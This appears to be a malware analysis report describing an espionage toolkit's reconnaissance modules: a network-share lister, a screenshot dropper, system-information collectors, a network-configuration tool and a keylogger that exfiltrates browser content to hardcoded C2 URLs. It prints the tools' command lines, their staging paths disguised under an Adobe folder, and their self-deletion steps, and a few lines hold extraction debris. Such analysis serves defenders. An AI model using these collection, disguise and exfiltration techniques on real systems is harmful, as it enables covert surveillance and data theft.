MD5	Compilation date	Linker version
696f408af42071fbf1c60e6e50b60e09	2012.07.19 11:13:45 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010. Its size is 36'352 bytes. Its main purpose is to list all new network servers and available network shares. No file copying is done.

The tool is identical to NetScanFiles2, but instead of getting full information about files, it works only with servers and shares.

This tool has internal code or "build id" in the log file: "02.01.01"

Main

The main procedure starts from creating temporary file and prepare path for final output log, which is stored in "%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt".

After that a new thread is created which enumerates network accessible resources and outputs it to the temp file. The log string has the following format:

Server:<Server name>

Share:<Share name>


Domain:<Domain name>

The resulting log file is prepended with special header:

[/N2.0-02.01.01.00:<size of data>]<collected data>

The file has resource section which has 3 resources, 2 of them have resource language set to LANG_ENGLISH, SUBLANG_ENGLISH_US.

One of the resources contains the mysterious icon of the application:



SC_and_Console tool

Known variants:

MD5	Compilation date	Linker version
5f7a067f280ac0312abfd9ee35cb522	2011.11.11 07:56:15 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010. Its size is 755'193 bytes. Its main purpose is to drop and run a legitimate tool known as CmdCapture, which makes a screenshot and stores it in "sysdll5.jpg" file.

Main

The main procedure starts from extracting data embedded in the file of current application.

The code prepares some working strings:

```
CmdCapture = C:\ProgramData\CmdCapture\CmdCapture.exe
```

```
LogFile = C:\ProgramData\Adobe\AdobeArm\sysdll555.txt
```

```
LogDir = C:\ProgramData\Adobe\AdobeArm\
```

It checks magic number stored in the last 4 bytes of the file. It must be 0xFFFFAAAA. If the magic is found, it reads preceding 4 bytes. This DWORD value (PayloadLen) indicates the size of the embedded data. Then it copies PayloadLen bytes and to the CmdCapture file and executes the following command:

```
cmd.exe /c C:\ProgramData\CmdCapture\CmdCapture.exe /d C:\ProgramData\Adobe\AdobeArm\ /f sysdll5.jpg > C:\ProgramData\Adobe\AdobeArm\sysdll555.txt
```

After that it attempts to self-delete.

The dropped CmdCaptures.exe has the following features:

MD5	Compilation date	Linker version
-----	------------------	----------------

72ec4047db89a70e5be7370a19bcd600	2010.04.16 07:47:33 (GMT)	9.0
----------------------------------	---------------------------	-----

This is a standalone EXE file which is a benign AutoIt script tool to make a screenshot from the command line. This tool is publicly available for download, i.e. at the following URL:

<http://www.softpedia.com/get/Multimedia/Graphic/Graphic-Capture/CmdCapture.shtml>

This tool has even a help prompt, which can be called with /h commandline argument.

Below is a part of it:

CmdCapture 2.0

Usage: [/d <directory>] [/f <filename>] [/h]

/d Select folder to output captured image files. If you didn't specify file name with full path, or you left file name parameter blank, a file with default name will be put into the folder specified in this area.

/f Followed by the filename you'd like to use. CmdCapture uses the file extension to determine the output file type. The extension should be one of the following values:

png: Save a PNG file.

jpg: Save a JPEG file.

bmp: Save a Windows bitmap file.

tif: Save a TIFF file.

gif: Save a GIF file.

The default file type is PNG.

SystemInfo tool

Known variants:

MD5	Compilation date	Linker version
5c7bf0bb019b6c2dcd7de61f89a2de2e	2012.07.19 13:37:03 (GMT)	8.0

The file is a PE EXE file created in Microsoft Visual C++ 2005. Its size is 32768 bytes. Its main purpose is to collect general system information, including what software is installed, what services and processes are running on the system, information about available local storage and its free space, user accounts and BIOS information.

This tool has internal code in the log file: 02.03.01

Main

The main procedure starts from creating a temp file (TmpLog) and preparing a path for the final report: %SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\sysdll2.txt (FinalLog).

It runs series of commands and collects output:

- route print – collect network routing information;
- netstat -r – collect network routing information;
- netstat -b – display established network connections with executables owning it;
- netstat -a – display all connections and listening ports;
- systeminfo – display general system information (OS,CPU,owner,domain,uptime,BIOS, etc);
- wmic computersystem get * /format:list – display general system information (similar to previous call);
- wmic os get * /format:list – detailed OS information including serial number;
- wmic logicaldisk get * /format:list – available system drives and their state;
- wmic product get * /format:list – installed applications;
- wmic service get * /format:list – system services and their state;
- wmic process get * /format:list – running processes and their details;
- wmic useraccount get * /format:list – available local accounts and their full details;
- wmic qfe get * /format:list – installed Windows Updates list.


After that the output of all commands is aggregated in a single file FinalLog. Every command output is prepended with a header in the following format:

```
<< %CommandName% >>
```

The final log file has also got a general header in a format shown below:

```
[/N2.0-02.03.01.00:<SizeOfData>]<Data>
```

One of the resources has mysterious icon of the application:



SystemInfoSafe tool

Known variants:

MD5	Compilation date	Linker version
341b430d96a06d9489fc49206a5b1cdd	2012.07.20 11:04:20 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010. Its size is 42496 bytes. Its main purpose is to get information about local system in a safe way, which shouldn't trigger any security software, such as antivirus. It is designed to collect information mostly about locally installed software.

Main

The main procedure starts from creating a temp file to store preliminary tool report. After that it lists all files in "Program Files" folder which are newer than hardcoded date: **22 November 1963**.

It collects environment variables from the following list:

%PROGRAMDATA%

%COMPUTERNAME%

%OS%

%PROCESSOR_ARCHITECTURE%

%PROCESSOR_IDENTIFIER%

%PROCESSOR_LEVEL%

%NUMBER_OF_PROCESSORS%

%USERDOMAIN%

%USERNAME%

%TIME%


%PATH%

After that the tool collects list of running processes, which includes executable name and process ID.

Collected data is then prepended with a header and moved to the following file:

%SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\systll2.txt

One of the resources has mysterious icon of the application:



NetRes tool

Known variants:

MD5	Compilation date	Linker version
7eb64a586213326a75be05f92564af38	2013.03.14 06:54:47 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010. Its size is 34816 bytes. Its main purpose is to get information about local network configuration, including IP addresses, DNS servers and possibly domain name.

Main

The main procedure is very simple and includes creating a command line for cmd.exe:

```
cmd.exe /c ipconfig /all > %SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\netres.txt && arp -a  
>> %SYSTEMDRIVE%\ProgramData\Adobe\AdobeArm\netres.txt
```

This commands will collect information about local network IP address and subnet of current computer, as well as DNS servers, domain name anfooter.jpg.idbd dump ARP table, which contains temporary records of IP and MAC addresses of local network computers.

The module attempts to self-delete after execution by calling "**cmd.exe /c del <ModulePath>**" command.

Older Keylogging tool

Known variants:

MD5	Compilation date	Linker version
c220a5ae869a1e3e9f5e997f8bf57e82	2010.07.26 10:08:26 (GMT)	10.0

The file is a PE EXE file created in Microsoft Visual C++ 2010 and packed with a Visual Basic wrapper. Its size is 40.0 KB (40,960 bytes).

It is a dropper designed to copy, install itself, and maintain communications with its C2, maintain persistence, download further executable code, and enumerate windows looking for a browser to open and then log window contents.

Main

Oddly, the module concatenates a couple of strings to run commands with cmd.exe and copy itself with several names, to several locations, with its final location residing in the All Users\Application Data directory and a run key for itself added. First, it concatenates the string and copies itself to "C:\Documents and Settings\All Users\Application Data\a-t_name.exe". Then, it uses script commands to apply hidden attributes and further copy itself:

```
cmd.exe /c cd C:\Documents and Settings\All Users\Application Data && attrib -H /s a-t_name.exe && rename a-t_name.exe ie.exe"
```

```
cmd.exe /c cd C:\Documents and Settings\All Users\Application Data && rename ie.exe iexplore.exe"
```

This process immediately communicates with its hardcoded C2 at http://www.politnews.org/dd_4.php and http://www.bannetwork.org/dd_4.php, registering a unique identifier with its C2. It enumerates through process windows, looking for Internet Explorer processes and subclasses the window to steal all web browsing content and write it to `c:\documents and settings\All Users\Application Data\sys32dll.txt`, encrypting the data and sending stolen data back to the C2.